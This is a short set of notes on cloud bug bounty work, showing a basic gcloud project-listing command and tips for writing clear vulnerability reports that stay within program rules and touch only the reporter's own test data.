Calling a GCloud API

```
gcloud projects list
```



Reporting Tips

- Re-read the bounty program rules
- Steps to reproduce
  - Use plain-text where possible
    - Easy copy+paste = faster verification by provider
    - Screenshot if necessary for formatting/demo
- Example - Vulnerability accessing other customer's data:
  - Indicate you only accessed your own test data, not other real customers
  - IAM policies used in test setup
  - Cloud CLI tool calls used to API
  - Raw HTTP request manipulated in Burp Suite proxy
  - Resulting proof of exploit screenshot with highlights